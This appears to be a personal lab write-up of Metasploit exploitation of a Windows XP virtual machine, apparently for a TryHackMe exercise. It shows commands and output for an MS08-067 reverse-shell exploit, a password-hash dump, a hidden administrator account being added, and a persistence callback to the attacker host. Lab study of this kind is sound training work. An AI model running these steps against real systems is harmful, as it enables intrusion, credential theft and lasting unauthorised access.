/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.105.4:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.105.4:445 - The target is vulnerable.
[-] 192.168.105.4:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
```

Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
(Windows XP is x86 based, not like Windows 7 – x64)

Using exploit/windows/smb/ms08_067_netapi

```
Kali Linux
msf > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.105.4
RHOST => 192.168.105.4
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.105.2
LHOST => 192.168.105.2
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.105.2:4444
[*] 192.168.105.4:445 - Automatically detecting the target...
[*] 192.168.105.4:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 192.168.105.4:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.105.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (190534 bytes) to 192.168.105.4
[*] Meterpreter session 1 opened (192.168.105.2:4444 -> 192.168.105.4:1043) at 2026-03-30 22:43:02 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 3 - Exploring the Shell

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WINDOWNS-SO68CQ
OS              : Windows XP (5.1 Build 2600, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getenv COMPUTERNAME

Environment Variables
=====================

Variable      Value
--------      -----
COMPUTERNAME  WINDOWNS-SO68CQ

meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 252   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 360   252   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 384   252   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 432   384   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 444   384   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 660   432   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 712   432   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 800   432   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
 820   432   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\svchost.exe
 976   384   logon.scr         x86   0        WINDOWNS-SO68CQ\user          C:\WINDOWS\System32\logon.scr
 1132  1104  explorer.exe      x86   0        WINDOWNS-SO68CQ\user          C:\WINDOWS\Explorer.EXE
 1160  432   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:52cd08b0baf545c2b86733e71348d38f:c2a4f136d2b2014ad34203147596a2ae:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:35f0323a2f532182c03515bd976cd662:::
user:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > shell
Process 548 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>net user hacker Password123! /add
net user hacker Password123! /add
The command completed successfully.


C:\WINDOWS\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.


C:\WINDOWS\system32>exit
exit
meterpreter > run exploit/windows/local/persistence -X -i 60 -p 4444 -r 192.168.105.2
```

☑ Use metasploit to get access to Windows XP

Using metasploit to exploit the Eternal Blue Windows vulnerability



☑ Complete the Blue room on THM